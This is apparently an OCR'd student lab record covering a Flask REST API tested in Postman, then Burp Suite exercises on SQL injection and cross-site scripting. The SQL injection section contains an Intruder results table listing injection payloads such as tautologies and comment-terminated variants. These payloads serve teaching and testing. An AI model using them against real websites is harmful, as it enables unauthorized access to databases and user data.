
GET Single Item: Set the method to GET and the URL to http://localhost:5000/items/{item_id} (replace {item_id} with the ID of the item you want to retrieve).




Add New Item: Set the method to POST, the URL to http://localhost:5000/items, and provide a JSON body with the new item's details.








Home
Workspaces
Explore
Search Postman
Sign In
Create Account
You are using the Lightweight API Client, sign in or create an account to work with collections, environments and unlock all free features in Postman.
History
New
Import
Today
POST http://127.0.0.1:5000/items
GET http://127.0.0.1:5000/items
http://127.0.0.1:5000/items
Save
POST
http://127.0.0.1:5000/items
Send
Params
Authorization
Headers (8)
Body
Pre-request Script
Tests
Settings
Cookies
none
form-data
x-www-form-urlencoded
raw
binary
JSON
Beautify
{
"id": "4",
"name": "ball"
}
Body
Cookies
Headers (5)
Test Results
201 CREATED
6 ms
221 B
Save Response
Pretty
Raw
Preview
Visualize
JSON
{
"item": {
"id": 4,
"name": "ball"
}
}
Console
Not connected to a Postman account
ENG
IN
01:29 PM
01-05-2024



Home
Workspaces
Explore
Search Postman
Sign In
Create Account
You are using the Lightweight API Client, sign in or create an account to work with collections, environments and unlock all free features in Postman.
History
New
Import
Today
GET http://127.0.0.1:5000/items/4
POST http://127.0.0.1:5000/items
GET http://127.0.0.1:5000/items
http://127.0.0.1:5000/items/4
Save
GET
http://127.0.0.1:5000/items/4
Send
Params
Authorization
Headers (8)
Body
Pre-request Script
Tests
Settings
Cookies
none
form-data
x-www-form-urlencoded
raw
binary
JSON
Beautify
{
"id": "4",
"name": "ball"
}
Body
Cookies
Headers (5)
Test Results
200 OK
4 ms
216 B
Save Response
Pretty
Raw
Preview
Visualize
JSON
{
"item": {
"id": 4,
"name": "ball"
}
}
Console
Not connected to a Postman account
ENG
IN
01:29 PM
01-05-2024

Update Item: Set the method to PUT and the URL to http://localhost:5000/items/{item_id} (replace {item_id} with the ID of the item you want to update). Provide a JSON body with the updated item's details.





Delete Item: Set the method to DELETE and the URL to http://localhost:5000/items/{item_id} (replace {item_id} with the ID of the item you want to delete).



4. Click the "Send" button to make the request.

5. Postman will display the response from the Flask server, allowing you to verify that the CRUD operations are working correctly.

Result :

The Creation of simple REST API using python for following operations like GET, PUSH, POST and DELETE, has been completed successfully.

EX NO : 4 A	SQL INJECTION USING BURP SUITE
DATE :	

Aim :

To experiment the SQL injection vulnerabilities using Burp Suite.

About SQL Injection

SQL injection vulnerabilities occur when an attacker can interfere with the queries that an application makes to its database. You can use Burp to test for these vulnerabilities:

- Professional Use Burp Scanner to automatically flag potential SQL injection vulnerabilities.
- Use Burp Intruder to insert a list of SQL fuzz strings into a request. This may enable you to change the way SQL commands are executed.

Burp Suite

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by the company named Portswigger, which is also the alias of its founder Dafydd Stuttard. BurpSuite aims to be an all in one set of tools and its capabilities can be enhanced by installing add-ons that are called BApps.

It is the most popular tool among professional web app security researchers and bug bounty hunters. Its ease of use makes it a more suitable choice over free alternatives like OWASP ZAP. Burp Suite is available as a community edition which is free, professional edition that costs.


Procedure

To experiment a SQL injection vulnerability. Experiment it with WHERE clause that allowing retrieval of hidden data.

A. Scanning for SQL injection vulnerabilities

In Burp Suite Professional, use Burp Scanner to test for SQL injection vulnerabilities:

1. Identify a request that you want to investigate.
2. In **Proxy > HTTP history**, right-click the request and select **Do active scan**. Burp Scanner audits the application.
3. Review the **Issues** list on the **Dashboard** to identify any SQL injection issues that Burp Scanner flags.




B. Manually fuzzing for SQL injection vulnerabilities


Alternatively can use Burp Intruder to test for SQL injection vulnerabilities. This process also enables you to closely investigate any issues that Burp Scanner has identified:

1. Identify a request that you want to investigate.
2. In the request, highlight the parameter that you want to test and select **Send to Intruder**.
3. Go to the **Intruder > Positions** tab. Notice that the parameter has been automatically marked as a payload position.
4. Go to the **Payloads** tab. Under **Payload settings [Simple list]** add a list of SQL fuzz strings.
    1. If you're using Burp Suite Professional, open the **Add from list** drop-down menu and select the built-in **Fuzzing - SQL wordlist**.
    2. If you're using Burp Suite Community Edition, manually add a list.

5. Under **Payload processing**, click **Add**. Configure payload processing rules to replace any list placeholders with an appropriate value. You need to do this if you're using the built-in wordlist:
    1. To replace the {base} placeholder, select **Replace placeholder with base value**.
    2. To replace other placeholders, select **Match/Replace**, then specify the placeholder and replacement. For example, replace {domain} with the domain name of the site you're testing.



6. Click **Start attack**. The attack starts running in a new dialog. Intruder sends a request for each SQL fuzz string on the list.
7. When the attack is finished, study the responses to look for any noteworthy behavior. For example, look for:
    - Responses that include additional data as a result of the query.
    - Responses that include other differences due to the query, such as a "welcome back" message or error message.
    - Responses that had a time delay due to the query.



Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
44	Clothing%2c+shoes+and+accessories or 7=7	200			3395	
45	Clothing%2c+shoes+and+accessories or 7=7--	200			3398	
46	Clothing%2c+shoes+and+accessories or 7=7#	200			3396	
47	Clothing%2c+shoes+and+accessories or 7=7)--	200			3399	
48	Clothing%2c+shoes+and+accessories or 7=7)#	200			3397	
49	Clothing%2c+shoes+and+accessories' or 7=7	500			2323	
50	Clothing%2c+shoes+and+accessories' or 7=7--	200			11261	
51	Clothing%2c+shoes+and+accessories' or 7=7#	500			2323	
52	Clothing%2c+shoes+and+accessories' or 'z'='z	200			9336	
53	Clothing%2c+shoes+and+accessories' or 'z'='z' or 'a'='b	200			13124	
54	Clothing%2c+shoes+and+accessories'/**/or/**/'z'='z	200			11241	
55	Clothing%2c+shoes+and+accessories' or username like '%	500			4140	

Result :

The experimentation of the SQL injection vulnerabilities using Burp Suite has been completed successfully.

EX NO : 4 B	CROSS SITE SCRIPTING (XSS) USING BURP SUITE
DATE :	

Aim :

To experiment the Cross Site Scripting (XSS) vulnerabilities using Burp Suite.

About Cross-site scripting (XSS)

Cross-site scripting (XSS) is a web security vulnerability that enables an attacker to manipulate a vulnerable web site so that it returns malicious JavaScript to users. Attackers can use malicious code to fully compromise a victim's interaction with the application.

Burp Suite

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by the company named Portswigger, which is also the alias of its founder Dafydd Stuttard. BurpSuite aims to be an all in one set of tools and its capabilities can be enhanced by installing add-ons that are called BApps.


It is the most popular tool among professional web app security researchers and bug bounty hunters. Its ease of use makes it a more suitable choice over free alternatives like OWASP ZAP. Burp Suite is available as a community edition which is free, professional edition that costs.

Procedure

Identifying reflected input manually with Burp Suite

1. In **Proxy > HTTP history**, right-click the message you want to investigate and select **Send to Repeater**.
2. Replace the value of a parameter with an easily identifiable unique string. For example, xsstest.

3. Click **Send**.
4. Review the response. Use the text editor search function to identify whether the unique string is reflected in the response.
5. Repeat Steps 2 to 4 to test each parameter in the request.




Testing for DOM XSS with DOM Invader

DOM-based XSS (DOM XSS) arises when an application contains client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

DOM Invader makes it much easier for you to test applications for DOM XSS. DOM Invader injects a unique string into different sources, and then shows you the sinks that your input flows into. It also shows you the surrounding context. This replaces the need to manually follow the flow through complex JavaScript, which could have thousands of lines of code.

Use DOM Invader to inject a canary into the client-side JavaScript:

1. Use Burp's browser to visit your target website.
2. Right-click the browser window and select Inspect.
3. Select the DOM Invader tab and click Copy canary.
4. Inject the canary into a potential source.
5. Identify any controllable sinks from the list in the DOM view.



6. Examine the Value column to determine the XSS context.
